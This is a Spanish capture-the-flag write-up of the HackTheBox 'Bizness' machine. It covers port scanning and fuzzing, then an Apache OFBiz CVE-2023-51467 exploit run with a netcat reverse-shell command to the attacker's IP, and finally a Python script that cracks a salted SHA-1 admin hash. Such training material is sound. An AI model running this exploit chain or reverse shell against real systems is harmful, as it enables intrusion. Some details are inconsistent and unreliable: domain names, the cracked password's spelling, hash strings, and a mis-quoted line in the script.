

246- BUSINESS

- 1. BUSINESS
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Fuzzing web
 - 1.5. OFBiz SSRT to RCE exploit
 - 1.6. Privesc via cracking hash with script (1).
 - 1.7. Privesc via cracking hash with Hashcat (2).

1. BUSINESS

<https://app.hackthebox.com/machines/Bizness>

The screenshot shows the HackTheBox machine page for 'Bizness'. The machine is a retired Linux machine, rated 2.8, with 16501 user owns and 13584 system owns. It was released on 06/01/2024. The machine was created by C4rm310. There are buttons for 'Copy Link' and 'Play Machine'.

Bizness
RETIRED MACHINE
LINUX EASY

2.8
MACHINE RATING

16501
USER OWNS

13584
SYSTEM OWNS

06/01/2024
RELEASED

Created by C4rm310

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

```
ping 10.10.11.252
PING 10.10.11.252 (10.10.11.252) 56(84) bytes of data:
64 bytes from 10.10.11.252: icmp_seq=1 ttl=63 time=106 ms
64 bytes from 10.10.11.252: icmp_seq=2 ttl=63 time=194 ms
64 bytes from 10.10.11.252: icmp_seq=3 ttl=63 time=111 ms
64 bytes from 10.10.11.252: icmp_seq=4 ttl=63 time=75.8 ms
64 bytes from 10.10.11.252: icmp_seq=5 ttl=63 time=44.0 ms
64 bytes from 10.10.11.252: icmp_seq=6 ttl=63 time=43.2 ms
```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos, entre otros, los *puertos 22, 80 y 443* abiertos.

```
> nmap -sS -p- --open 10.10.11.252 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-19 18:30 CET
Nmap scan report for 10.10.11.252
Host is up (0.135s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
38355/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.

```
> extractPorts allports
File: extractPorts.tmp

[*] Extracting information...
[*] IP Address: 10.10.11.252
[*] Open ports: 22,80,443,38355
[*] Ports copied to clipboard

> nmap -sCV -p22,80,443,38355 -n -Pn --min-rate 5000 10.10.11.252 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-19 18:29 CET
Nmap scan report for 10.10.11.252
Host is up (0.065s latency).
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
|_ ssh-hostkey:
|   3072 3e21d5dc2e61eb0fa63b242ab71c05d3 (RSA)
|   256 3011421fec258080d271b51e0439d05 (ECDSA)
|_  256 b06fa0809edfb17a497880b23540ec95 (ED25519)
80/tcp    open  http         nginx/1.18.0
|_ http-title: Did not follow redirect to https://bizness.htb/
|_ http-server-header: nginx/1.18.0
443/tcp   open  ssl/http     nginx/1.18.0
|_ http-server-header: nginx/1.18.0
|_ ssl-cert: Subject: organizationName=Internet Wldgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
|_ Not valid before: 2023-12-14T20:03:40
|_ Not valid after: 2328-11-10T20:03:40
|_ tls-alpn:
|_ http/1.1
|_ http-title: Did not follow redirect to https://bizness.htb/
|_ tls-nextprotoneg:
|_ http/1.1
|_ ssl-date: TLS randomness does not represent time
38355/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.00 seconds
```

- Como se está aplicando *virtual hosting*, añadimos a nuestro `/etc/hosts` la dirección IP y el dominio *bizness.htb*.

```
> cat /etc/hosts
File: /etc/hosts

1 # Host addresses
2 127.0.0.1 localhost
3 192.168.1.130 parrot
4 ::1 localhost ip6-localhost ip6-loopback
5 ff02::1 ip6-allnodes
6 ff02::2 ip6-allrouters
7
8 # Others
9 10.10.11.252 bizness.htb
```

1.3. Tecnologías web

- *Whatweb*: nos reporta lo siguiente.

```
> whatweb https://bizness.htb
https://bizness.htb [200 OK] Bootstrap, Cookies[3SESSIONID], Country[RESERVED][ZZ], Email[info@bizness.htb], HTML5, HTTPServer[nginx/1.18.0], HttpOnly[3SESSIONID], IP[10.10.11.252], JQuery, Lightbox, Script, Title[Bizness Incorporated], nginx[1.18.0]
```


1.4. Fuzzing web

- **Wfuzz**: usamos esta herramienta para encontrar directorios bajo el dominio de *business.htb*. Ocultamos ciertos códigos de estado con `--hc=403,302,500`, de este modo filtramos el output. Al cabo de unos minutos, encontramos un directorio `/control`.

```
1 wfuzz -c -t 200 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "https://business.htb/FUZZ" --hc=403,302,500
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: https://business.htb/FUZZ
Total requests: 228568

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000001: 200      522 L  1736 W  27200 Ch "# directory-list-2.3-medium.txt"
000000008: 200      522 L  1736 W  27200 Ch "# or send a letter to Creative Commons, 171 Second Street,"
000000010: 200      522 L  1736 W  27200 Ch "# "
000000045: 200      522 L  1736 W  27200 Ch "# "
000000077: 200      522 L  1736 W  27200 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000082: 200      522 L  1736 W  27200 Ch "# "
000000086: 200      522 L  1736 W  27200 Ch "# Attribution-Share Alike 3.0 license. To view a copy of this"
000000095: 200      522 L  1736 W  27200 Ch "# This work is licensed under the Creative Commons"
000000099: 200      522 L  1736 W  27200 Ch "# Suite 300, San Francisco, California, 94105, USA."
000000131: 200      522 L  1736 W  27200 Ch "# "
000000132: 200      522 L  1736 W  27200 Ch "# on at least 2 different hosts"
000000303: 200      522 L  1736 W  27200 Ch "# copyright 2007 James Fisher"
000000311: 200      522 L  1736 W  27200 Ch "# Priority ordered case-sensitive list, where entries were found"
000000314: 200      522 L  1736 W  27200 Ch "https://business.htb/"
000020031: 403        8 L    88 W    753 Ch "select"
00002332: 200      491 L  1596 W  34632 Ch "control"
/usr/lib/python3/dist-packages/wfuzz/wfuzz.py:88: UserWarning:Finishing pending requests...
```

- Accedemos a este directorio y vemos lo siguiente. Parece que se está usando *Apache OFBiz*. OFBiz es un conjunto de aplicaciones empresariales de código abierto que proporciona una plataforma para la automatización de procesos empresariales, gestión de relaciones con clientes, gestión de recursos empresariales y comercio electrónico. OFBiz está escrito en *Java*.




- Parece que este mensaje de error nos sugiere que no se reconoce la petición. Vamos a seguir fuzzeando subdirectorios bajo el directorio `/control`.

```
1 wfuzz -c -t 200 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "https://business.htb/control/FUZZ" --hc=403,302,500 --hw=1500 -L
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: https://business.htb/control/FUZZ
Total requests: 228568


=====
ID           Response  Lines  Word  Chars  Payload
=====
000000053: 200      185 L   598 W  11060 Ch "login"
000000138: 200      140 L   496 W   9388 Ch "view"
000000061: 200      179 L   588 W  10756 Ch "help"
000000077: 200      140 L   496 W   9388 Ch "main"
000001225: 200      179 L   588 W  10756 Ch "logout"
00003032: 200      140 L   496 W   9388 Ch "views"
00003798: 200      491 L  1597 W  34629 Ch "320"
000012319: 200      174 L   593 W  11860 Ch "forgotPassword"
000026318: 200      491 L  1597 W  34639 Ch "video games"
000021305: 200      491 L  1599 W  34642 Ch "4528ColorK2699520IT2"
000021357: 200      491 L  1597 W  34642 Ch "spyware doctor"
000021093: 200      491 L  1597 W  34634 Ch "nero 7"
000022540: 200      491 L  1597 W  34641 Ch "long distance"
000022551: 200      491 L  1597 W  34636 Ch "cable tv"
000022549: 200      491 L  1597 W  34639 Ch "cell phones"
000022971: 403        0 L    88 W    837 Ch "http3A%2F%2Fwww"
```

- Encontramos varios, entre ellos: `/login`. Accedemos a éste. Probamos diferentes credenciales por defecto, inyecciones SQL, e incluso realizamos un ataque de fuerza bruta con **Ffuf**, ya que pudimos enumerar con éxito el usuario *admin*. No obstante, no conseguimos ningún resultado.




1.5. OFBiz SSRT to RCE exploit

- **CVE-2023-51467:**
- Llegados a este punto, decidimos buscar exploits para *Apache OFBiz*. Encontramos cierta información que trata sobre un **SSRF** en esta aplicación.



- Vamos a buscar ahora algún exploit que podamos usar para aprovecharnos de esta vulnerabilidad. Encontramos uno que compartimos a continuación. Nos clonamos este repositorio en nuestro directorio de trabajo, damos permisos de ejecución al exploit y lo estudiamos para ver en qué consiste: este script explota la vulnerabilidad **SSRF**, específicamente en las rutas `/webtools/control/ping`, la cual se utiliza para realizar una solicitud **GET** sin proporcionar credenciales válidas. Si la respuesta contiene **PONG**, indica que la solicitud fue exitosa y se asume que el servidor *OFBiz* es vulnerable a **SSRF**. La segunda ruta, `/webtools/control/xmlrpc`, se utiliza para enviar una solicitud **POST** con un **payload serializado** malicioso. Aquí es donde se aprovecha la vulnerabilidad de **SSRF** para forzar al servidor *OFBiz* a realizar una solicitud interna a una dirección controlada por el atacante, dirección que contendrá un payload que ejecuta comandos en el servidor *OFBiz*. Esto deriva a un **RCE** en el servidor objetivo.

- <https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass>



- Por tanto, nos ponemos en escucha con **Netcat**, y al ejecutar el exploit con `python3 exploit.py --url https://business.htb/ --cmd 'nc -c bash 10.10.16.9 1337'`, recibimos una shell reversa en nuestra máquina de atacante. Estamos como el usuario **ofbiz**. Realizamos el **tratamiento de la TTY**.

```
python3 exploit.py --url https://business.htb/ --cmd 'nc -c bash 10.10.16.9 1337'
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.
> ls
exploit.py  README.md  xdetecion.py  ysoserial-all.jar
```

1.6. Privesc via cracking hash with script (1)

- Tras buscar diferentes modos para escalar nuestros privilegios, finalmente, ejecutando este comando: `find / -iname admin* 2>/dev/null`, encontramos un documento que podría tener información relevante sobre las credenciales de acceso de un usuario administrador.

```
ofbiz@business:/opt/ofbiz/applications/accounting/groovyScripts/admin$ find / -iname admin* 2>/dev/null
/opt/ofbiz/applications/accounting/groovyScripts/admin
/opt/ofbiz/framework/start/src/main/java/org/apache/ofbiz/base/start/AdminClient.java
/opt/ofbiz/framework/start/src/main/java/org/apache/ofbiz/base/start/AdminServer.java
/opt/ofbiz/framework/resources/templates/AdminUserLoginData.xml
/opt/ofbiz/framework/resources/templates/AdminNewTenantData-PostgreSQL.xml
/opt/ofbiz/framework/resources/templates/AdminNewTenantData-Oracle.xml
/opt/ofbiz/framework/resources/templates/AdminNewTenantData-Derby.xml
/opt/ofbiz/framework/resources/templates/AdminNewTenantData-MySQL.xml
/opt/ofbiz/build/classes/java/main/org/apache/ofbiz/base/start/AdminServer$OfbizSocketCommand.class
/opt/ofbiz/build/classes/java/main/org/apache/ofbiz/base/start/AdminServer$1.class
/opt/ofbiz/build/classes/java/main/org/apache/ofbiz/base/start/AdminServer.class
/opt/ofbiz/build/classes/java/main/org/apache/ofbiz/base/start/AdminClient.class
/opt/ofbiz/plugins/solr/webapp/solr/admin.html
/opt/ofbiz/plugins/solr/home/solrdefault/conf/admin-extra.menu-top.html
/opt/ofbiz/plugins/solr/home/solrdefault/conf/admin-extra.html
/opt/ofbiz/plugins/solr/home/solrdefault/conf/admin-extra.menu-bottom.html
/opt/ofbiz/plugins/lucene/template/AdminSearch.ftl
/proc/sys/vm/admin_reserve_kbytes
ofbiz@business:/opt/ofbiz/applications/accounting/groovyScripts/admin$
```

- Descubrimos una posible contraseña hasheada. Usamos **Hash-identifier** para ver qué algoritmo se está usando por detrás para cifrar esta contraseña. Parece ser que lo más probable es que se esté usando **SHA-1**. Tratamos de romper este hash, pero no podemos, ya que se está incluyendo el uso de **salt**. Por tanto, debemos encontrar algo relacionado con este salt para romper el hash.

```
> hash-identfier
#####
#                               #
#   \V/\    /\V/\    /\V/\    #
#  /V/V\  /V/V\  /V/V\  /V/V\
# /V/V\ /V/V\ /V/V\ /V/V\
# \V/\  \V/\  \V/\  \V/\
#   V/V  V/V  V/V  V/V      v1.2
#                               By Zion3R
#                               www.Blackpl0tt.com #
#                               Root@Blackpl0tt.com #
#####
HASH: [47ca9ebb4dc9ae0adec13880165d2cc05db1a]

Possible Hashes:
[+] SHA-1
[+] MySQLS - SHA-1(SHA-1($pass))

Least Possible Hashes:
[+] Tiger-160
[+] Haval-160
[+] RIPEMD-160
[+] SHA-1(HMAC)
[+] Tiger-160(HMAC)
[+] RIPEMD-160(HMAC)
[+] Haval-160(HMAC)
[+] SHA-1(MaNGOS)
[+] SHA-1(MaNGOS2)
[+] sha1($pass.$salt)
[+] sha1($salt.$pass)
[+] sha1($salt.md5($pass))
[+] sha1($salt.md5($pass).$salt)
[+] sha1($salt.sha1($pass))
[+] sha1($salt.sha1($salt.sha1($pass)))
[+] sha1($username.$pass)
[+] sha1($username.$pass.$salt)
[+] sha1(md5($pass))
[+] sha1(md5($pass).$salt)
[+] sha1(md5($salt.sha1($pass)))
[+] sha1($sha1($pass))
[+] sha1($sha1($pass).$salt)
[+] sha1($sha1($pass).substr($pass,0,3))
[+] sha1($sha1($salt.$pass))
[+] sha1($sha1($sha1($pass)))
[+] sha1(strtolower($username).$pass)
```

- En un reconocimiento posterior, vemos esta otra contraseña en `/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c54d0.dat`, la cual tiene un *prefijo "d"*. Esto hace referencia al **salt**.

```
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ pwd  
/opt/ofbiz/runtime/data/derby/ofbiz/seg0  
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ cat c54d0.dat  
yyyyyyyyyypt  
µ@3?RGLA  
      ␣  
    10000CO0J<?xml version='1.0' encoding='UTF-8'?><ofbiz-ser>  
  <map-HashMap>  
    <map-Entry>  
      <map-Key>  
        <std-String value='updatedUserLogin'/>  
      </map-Key>  
      <map-Value>  
        <eval-UserLogin createdStamp='2023-12-16 03:40:23.643' createdTxStamp='2023-12-16 03:40:23.445' currentPassword='$SHA$d$UP0_QaVBPWFoE0-dRzDqHxQZ1' enabled='Y' hasLoggedOut='N' lastUpdat  
edStamp='2023-12-16 03:44:54.272' lastUpdatedTxStamp='2023-12-16 03:44:54.213' requirePasswordChange='N' userId='admin'/>  
      </map-Value>  
    </map-Entry>  
    <map-Entry>  
      <map-Key>  
        <std-String value='locale'/>  
      </map-Key>  
      <map-Value>  
        <std-Locale value='en'/>  
      </map-Value>  
    </map-Entry>  
  </map-HashMap>  
</ofbiz-ser>
```

@a0c%j0vfbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0\$ |

- Teníamos ciertos problemas ahora para ejecutar **Hashcat**, así que creamos un script de **Python**, el cual compartimos a continuación. Damos permisos a este script y lo ejecutamos. Al cabo de unos minutos, obtenemos la contraseña en texto claro: *monkeybizness*. Cambiamos la sesión a **root**. Encontramos la bandera en su directorio.

```
> chmod +x sha1_decrypt.py
> python3 sha1_decrypt.py
Found Password:monkeybusiness, hash:$SHA1$d$uP0_QaVBpDWfo8-dRzDqRwXQ2I=

Δ > ⇨ /home/parsip/prync/CTF/HTB/Business/content > 🧑 > taok 21s > ⇨ |
```

“

- La inclusión de **salt (sal)** es una técnica que a menudo se utiliza en aplicaciones que almacenan contraseñas de usuarios para hacer más difícil el descifrado mediante ataques de fuerza bruta o de tabla arcoíris. La "sal" es una cadena de datos aleatoria que se concatena con la contraseña antes de ser hasheada, lo que aumenta la entropía y hace que el proceso de descifrado sea más difícil y costoso computacionalmente.

```

import hashlib
import base64
import os

def cryptBytes(hash_type, salt, value):
    if not hash_type:
        hash_type = "SHA"
    if not salt:
        salt = base64.urlsafe_b64encode(os.urandom(16)).decode('utf-8')
    hash_obj = hashlib.new(hash_type)
    hash_obj.update(salt.encode('utf-8'))
    hash_obj.update(value)
    hashed_bytes = hash_obj.digest()
    result = f"${hash_type}${salt}${base64.urlsafe_b64encode(hashed_bytes).decode('utf-8')}.replace('+', '.')"
    return result

def getCryptedBytes(hash_type, salt, value):
    try:
        hash_obj = hashlib.new(hash_type)
        hash_obj.update(salt.encode('utf-8'))
        hash_obj.update(value)
        hashed_bytes = hash_obj.digest()
        return base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')
    except hashlib.NoSuchAlgorithmException as e:
        raise Exception(f"Error while computing hash of type {hash_type}: {e}")

hash_type = "SHA1"
salt = "d"
search = "$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I="
wordlist = '/usr/share/wordlists/rockyou.txt'

with open(wordlist, 'r', encoding='latin-1') as password_list:
    for password in password_list:
        value = password.strip()
        hashed_password = cryptBytes(hash_type, salt, value.encode('utf-8'))
        # print(hashed_password)
        if hashed_password == search:
            print(f'Found Password:{value}, hash:{hashed_password}')


```

- **Importación de módulos:** el script importa tres módulos de Python: `hashlib`, `base64`, y `os` necesarios para realizar operaciones de cifrado, codificación base64 y generación de números aleatorios.
- **Definición de funciones:**
 - `cryptBytes()`: esta función toma un tipo de algoritmo de hash, un salt opcional y un valor a cifrar. Utiliza el algoritmo de hash especificado para cifrar el valor junto con el salt (si está definido), y devuelve una cadena que representa el hash cifrado.
 - `getCryptedBytes()`: similar a `cryptBytes()`, pero solo devuelve el hash cifrado.

- **Configuración de variables:** se establecen algunas variables importantes, como el tipo de algoritmo de hash (`hash_type`), el salt (`salt`), y el valor que se buscará en el archivo de lista de palabras (`search`). También se define el diccionario a usar (`wordlist`), que en este caso, es Rockyou.
- **Apertura del archivo de lista de palabras:** el script abre un archivo de lista de palabras y comienza a iterar sobre cada contraseña en la lista.
- **Generación de hash y búsqueda:** para cada contraseña en la lista, se genera su hash cifrado utilizando la función `cryptBytes()`. Si el hash cifrado coincide con el valor de búsqueda (`search`), se imprime un mensaje indicando que se encontró la contraseña.

1.7. Privesc via cracking hash with Hashcat (2)

- Otra alternativa es usar la herramienta en línea **CyberChef**, la cual usamos para la manipulación de datos. Puede realizar una amplia gama de operaciones en datos, como la conversión, el análisis y la transformación. Concretamente, podríamos usar esta transformación para obtener una cadena limpia que **Hashcat** pueda procesar, es decir, revertir las manipulaciones aplicadas a la contraseña (en la primera alternativa, esta operación se realiza en el mismo script).



- Copiamos esta cadena. Vemos primero qué modo deberíamos usar con **Hashcat** para poder romperla.

- | | | | | |
|-------|--|--|--|---------------------------------|
| 4410 | | md5(sha1(\$pass).\$salt) | | Raw Hash salted and/or iterated |
| 20900 | | md5(sha1(\$pass).md5(\$pass).sha1(\$pass)) | | Raw Hash salted and/or iterated |
| 21200 | | md5(sha1(\$salt).md5(\$pass)) | | Raw Hash salted and/or iterated |
| 4300 | | md5(strtoupper(md5(\$pass))) | | Raw Hash salted and/or iterated |
| 30 | | md5(utf16le(\$pass).\$salt) | | Raw Hash salted and/or iterated |
| 110 | | sha1(\$pass.\$salt) | | Raw Hash salted and/or iterated |
| 120 | | sha1(\$salt.\$pass) | | Raw Hash salted and/or iterated |
| 4900 | | sha1(\$salt.\$pass.\$salt) | | Raw Hash salted and/or iterated |
| 4520 | | sha1(\$salt.sha1(\$pass)) | | Raw Hash salted and/or iterated |
| 24300 | | sha1(\$salt.sha1(\$pass.\$salt)) | | Raw Hash salted and/or iterated |
| 140 | | sha1(\$salt.utf16le(\$pass)) | | Raw Hash salted and/or iterated |
| 19300 | | sha1(\$salt1.\$pass.\$salt2) | | Raw Hash salted and/or iterated |
| 14400 | | sha1(CX) | | Raw Hash salted and/or iterated |
| 4700 | | sha1(md5(\$pass)) | | Raw Hash salted and/or iterated |
| 4710 | | sha1(md5(\$pass).\$salt) | | Raw Hash salted and/or iterated |
| 21100 | | sha1(md5(\$pass.\$salt)) | | Raw Hash salted and/or iterated |
| 18500 | | sha1(md5(md5(\$pass))) | | Raw Hash salted and/or iterated |
| 4500 | | sha1(sha1(\$pass)) | | Raw Hash salted and/or iterated |
| 4510 | | sha1(sha1(\$pass).\$salt) | | Raw Hash salted and/or iterated |
| 5000 | | sha1(sha1(\$salt.\$pass.\$salt)) | | Raw Hash salted and/or iterated |
| 130 | | sha1(utf16le(\$pass).\$salt) | | Raw Hash salted and/or iterated |
| 1410 | | sha256(\$pass.\$salt) | | Raw Hash salted and/or iterated |
| 1420 | | sha256(\$salt.\$pass) | | Raw Hash salted and/or iterated |
| 22300 | | sha256(\$salt.\$pass.\$salt) | | Raw Hash salted and/or iterated |
| 20720 | | sha256(\$salt.sha256(\$pass)) | | Raw Hash salted and/or iterated |
| 21420 | | sha256(\$salt.sha256_bin(\$pass)) | | Raw Hash salted and/or iterated |
| 1440 | | sha256(\$salt.utf16le(\$pass)) | | Raw Hash salted and/or iterated |
| 20800 | | sha256(md5(\$pass)) | | Raw Hash salted and/or iterated |
| 20710 | | sha256(sha256(\$pass).\$salt) | | Raw Hash salted and/or iterated |
| 21400 | | sha256(sha256_bin(\$pass)) | | Raw Hash salted and/or iterated |
| 1430 | | sha256(utf16le(\$pass).\$salt) | | Raw Hash salted and/or iterated |

